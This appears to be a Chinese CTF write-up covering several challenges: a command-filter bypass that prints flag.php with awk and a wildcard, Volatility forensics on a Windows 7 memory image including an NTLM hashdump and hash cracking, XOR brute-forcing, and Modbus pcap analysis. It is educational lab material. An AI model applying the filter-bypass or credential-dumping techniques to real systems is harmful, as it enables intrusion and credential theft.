
题目名称：运维系统

查看源代码，发现过滤很多命令，但是没有过滤 awk，于是直接使用 awk 打印 flag.php，但是 php 也过滤了，使用?进行通配符匹配，打印 flag



题目名称：你看看你的 Windows7 后面呢

题目附件是一个 raw 文件，直接使用 volatility 进行内存取证


```
C:\HelloCTF\Toolkit\Forensic\volatility>volatility.exe -f xxxx12se2ax.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\HelloCTF\Toolkit\Forensic\volatility\xxxx12se2ax.raw)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x8273cb78L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x80b96000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2018-10-23 08:30:51 UTC+0000
     Image local date and time : 2018-10-23 14:00:51 +0530

C:\HelloCTF\Toolkit\Forensic\volatility>
```

根据题目提示，查看进程，发现一个可疑进程 DumpIt.exe：

```
C:\HelloCTF\Toolkit\Forensic\volatility>volatility.exe -f xxxx12se2ax.raw --profile=Win7SP1x86_23418 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0x83d09c58 System                    4      0     85      483 ------      0 2018-10-23 08:29:16 UTC+0000
0x8437db18 smss.exe                260      4      2       29 ------      0 2018-10-23 08:29:16 UTC+0000
0x84d69030 csrss.exe               340    332      8      347      0      0 2018-10-23 08:29:21 UTC+0000
0x84d8d030 csrss.exe               380    372      9      188      1      0 2018-10-23 08:29:23 UTC+0000
0x84d93c68 wininit.exe             388    332      3       79      0      0 2018-10-23 08:29:23 UTC+0000
0x84dcbd20 winlogon.exe            424    372      6      117      1      0 2018-10-23 08:29:23 UTC+0000
0x84debd20 services.exe            484    388     10      191      0      0 2018-10-23 08:29:25 UTC+0000
0x84def3d8 lsass.exe               492    388      7      480      0      0 2018-10-23 08:29:25 UTC+0000
0x84df2378 lsm.exe                 500    388     10      146      0      0 2018-10-23 08:29:25 UTC+0000
0x84e23030 svchost.exe             592    484     12      358      0      0 2018-10-23 08:29:30 UTC+0000
0x84e41708 VBoxService.ex          652    484     12      116      0      0 2018-10-23 08:29:31 UTC+0000
0x84e54030 svchost.exe             716    484      9      243      0      0 2018-10-23 08:29:32 UTC+0000
0x84e7ad20 svchost.exe             804    484     19      378      0      0 2018-10-23 08:29:32 UTC+0000
0x84e84898 svchost.exe             848    484     20      400      0      0 2018-10-23 08:29:33 UTC+0000
0x84e89c68 svchost.exe             872    484     19      342      0      0 2018-10-23 08:29:33 UTC+0000
0x84e8c648 svchost.exe             896    484     30      809      0      0 2018-10-23 08:29:33 UTC+0000
0x84ea7d20 audiodg.exe             988    804      6      127      0      0 2018-10-23 08:29:35 UTC+0000
0x84f033c8 svchost.exe            1192    484     15      365      0      0 2018-10-23 08:29:40 UTC+0000
0x84f323f8 spoolsv.exe            1336    484     16      295      0      0 2018-10-23 08:29:43 UTC+0000
0x84f4dca0 svchost.exe            1364    484     19      307      0      0 2018-10-23 08:29:43 UTC+0000
0x84f7d578 svchost.exe            1460    484     11      148      0      0 2018-10-23 08:29:44 UTC+0000
0x84f828f8 svchost.exe            1488    484      8      170      0      0 2018-10-23 08:29:44 UTC+0000
0x850b2538 taskhost.exe            308    484      8      151      1      0 2018-10-23 08:29:55 UTC+0000
0x850d0030 sppsvc.exe             1164    484      6      154      0      0 2018-10-23 08:29:57 UTC+0000
0x85109030 dwm.exe                1992    848      5      132      1      0 2018-10-23 08:30:04 UTC+0000
0x85097870 explorer.exe            324   1876     33      827      1      0 2018-10-23 08:30:04 UTC+0000
0x85135af8 VBoxTray.exe           1000    324     14      159      1      0 2018-10-23 08:30:08 UTC+0000
0x85164030 SearchIndexer.         2032    484     14      614      0      0 2018-10-23 08:30:14 UTC+0000
0x8515ad20 SearchProtocol          284   2032      7      235      0      0 2018-10-23 08:30:16 UTC+0000
0x8515cd20 SearchFilterHo         1292   2032      5       80      0      0 2018-10-23 08:30:17 UTC+0000
0x851a6610 cmd.exe                2096    324      1       22      1      0 2018-10-23 08:30:18 UTC+0000
0x851a5cd8 conhost.exe            2104    380      2       52      1      0 2018-10-23 08:30:18 UTC+0000
0x845a8d20 DumpIt.exe             2412    324      2       38      1      0 2018-10-23 08:30:48 UTC+0000
0x84d83d20 conhost.exe            2424    380      2       51      1      0 2018-10-23 08:30:48 UTC+0000

C:\HelloCTF\Toolkit\Forensic\volatility>
```

虚拟机中移出或按 Ctrl+Alt。

查看该进程环境变量，发现变量 Thanos 的值为 xor and password



查看命令历史，发现一个文本文档 demon.py.txt 的值 335d366f5d6031767631707f，根据上面的提示，考虑进行 XOR 异或运算：发现 flag 后段字符串 1_4m_b3tt3r}

```
└─$ cat xor.py
a = "335d366f5d6031767631707f".decode("hex")
for i in range(0,255):
    b = ''
    for j in a:
        b += chr(ord(j)^i)
    print(b)

┌──(kali㉿kali)-[/media/sf_CTF]
└─$ python2 xor.py|more
3]6o]`1vv1p
2\7n\a0ww0q~
1_4m_b3tt3r}
0^5l^c2uu2s|
7Y2kYd5rr5t{
6X3jXe4ss4uz
5[0i[f7pp7vy
4Z1hZg6qq6wx
;U>gUh9~~9xw
:T?fTi88yv
9W<eWj;||;zu
8V=dVk:}}:{t
?Q:cQl=zz=|s
>P;bPm<{{<}r
=S8aSn?xx?~q
<R9`Ro>yy>p
#M&Mp!ff!`o
"L'~Lq gg an
!O$}Or#dd#bm
 N%|Ns"ee"cl
```

查看系统用户 NTLM 哈希值，进行 md5 解密，得到 flag 前端字符串 flag{you_are_good_but

```
C:\HelloCTF\Toolkit\Forensic\volatility>volatility.exe -f xxxx12se2ax.raw --profile=Win7SP1x86_23418 hashdump
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hello:1000:aad3b435b51404eeaad3b435b51404ee:101da33f44e92c27835e64322d72e8b7:::

C:\HelloCTF\Toolkit\Forensic\volatility>
```

Hashes.com

Proceeded!
1 hashes were checked: 1 found 0 not found

Found:
101da33f44e92c27835e64322d72e8b7:flag{you_are_good_but

SEARCH AGAIN


组合起来得到 flag{you_are_good_but1_4m_b3tt3r}

根据题目提示，将 you_are_good_but1_4m_b3tt3r 进行 MD5 加密，得到最终 flag{5a79b268b4e81549f92420aeff8625fd}

题目名称：被篡改的 PLC 指令


看到有 ssh 服务，先登录上去看看


进入到/home/ctf/tmp 目录，有个 modbus_attack.pcapng 流量表，下载下来分析 TCP 流：





```
      ? Direct SSH      :  ✔
      ? SSH compression :  ✔
      ? SSH-browser     :  ✔
      ? X11-forwarding  :  ✘  (disabled or not supported by server)

    ➤ For more info, ctrl+click on help or visit our website.

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 3.10.0-1160.6.1.el7.x86_64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ctf@fa647d8f20e8:~$
ctf@fa647d8f20e8:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
overlay         1.8T  1.4T  386G  78% /
tmpfs            64M     0   64M   0% /dev
tmpfs            63G     0   63G   0% /sys/fs/cgroup
/dev/nvme0n1    1.8T  1.4T  386G  78% /etc/hosts
shm              64M     0   64M   0% /dev/shm
tmpfs            63G     0   63G   0% /proc/acpi
tmpfs            63G     0   63G   0% /proc/scsi
tmpfs            63G     0   63G   0% /sys/firmware
ctf@fa647d8f20e8:~$ ls -l
total 24
-rw-r--r-- 1 ctf ctf  494 Aug  8 08:18 hint.txt
-rwxr-xr-x 1 ctf ctf 4726 Aug  8 08:18 modbus_client.py
-rwxr-xr-x 1 ctf ctf 6067 Aug  8 07:44 modbus_server.py
drwxr-xr-x 2 ctf ctf 4096 Aug  8 07:58 tmp
ctf@fa647d8f20e8:~$ cd tmp
ctf@fa647d8f20e8:~/tmp$ ls -l
total 8
-rw-r--r-- 1 ctf ctf 5464 Aug  8 07:44 modbus_attack.pcapng
ctf@fa647d8f20e8:~/tmp$
```

在第 45、47、49、51 个 TCP 流中发现 flag 的分段字符串：




Wireshark · 追踪 TCP 流 (tcp.stream eq 47) · modbus_attack.pcapng
.0..... ...
f8f1088a67
.0..... ...
1 客户端 分组，1 服务器 分组，1 turn(s).
整个对话（35 bytes）
显示为 ASCII
No delta times
流 47
查找:
区分大小写
查找下一个(N)
滤掉此流
打印
另存为...
返回
关闭
帮助



Wireshark · 追踪 TCP 流 (tcp.stream eq 49) · modbus_attack.pcapng
.2.....
..
9f5369686a
.2.....
..
1 客户端 分组，1 服务器 分组，1 turn(s).
整个对话（35 bytes）
显示为 ASCII
No delta times
流 49
查找:
区分大小写
查找下一个(N)
滤掉此流
打印
另存为...
返回
关闭
帮助



组合起来得到 flag{1694af8f1088a679f5369686aa9a7b32}

题目名称：回到原点

1. 根据提示，得知 space 文件为音频文件，但使用音频播放器无法直接打开。先使用 audacity 将 space 作为原始文件导入，导入后再生成 wav 音频文件。

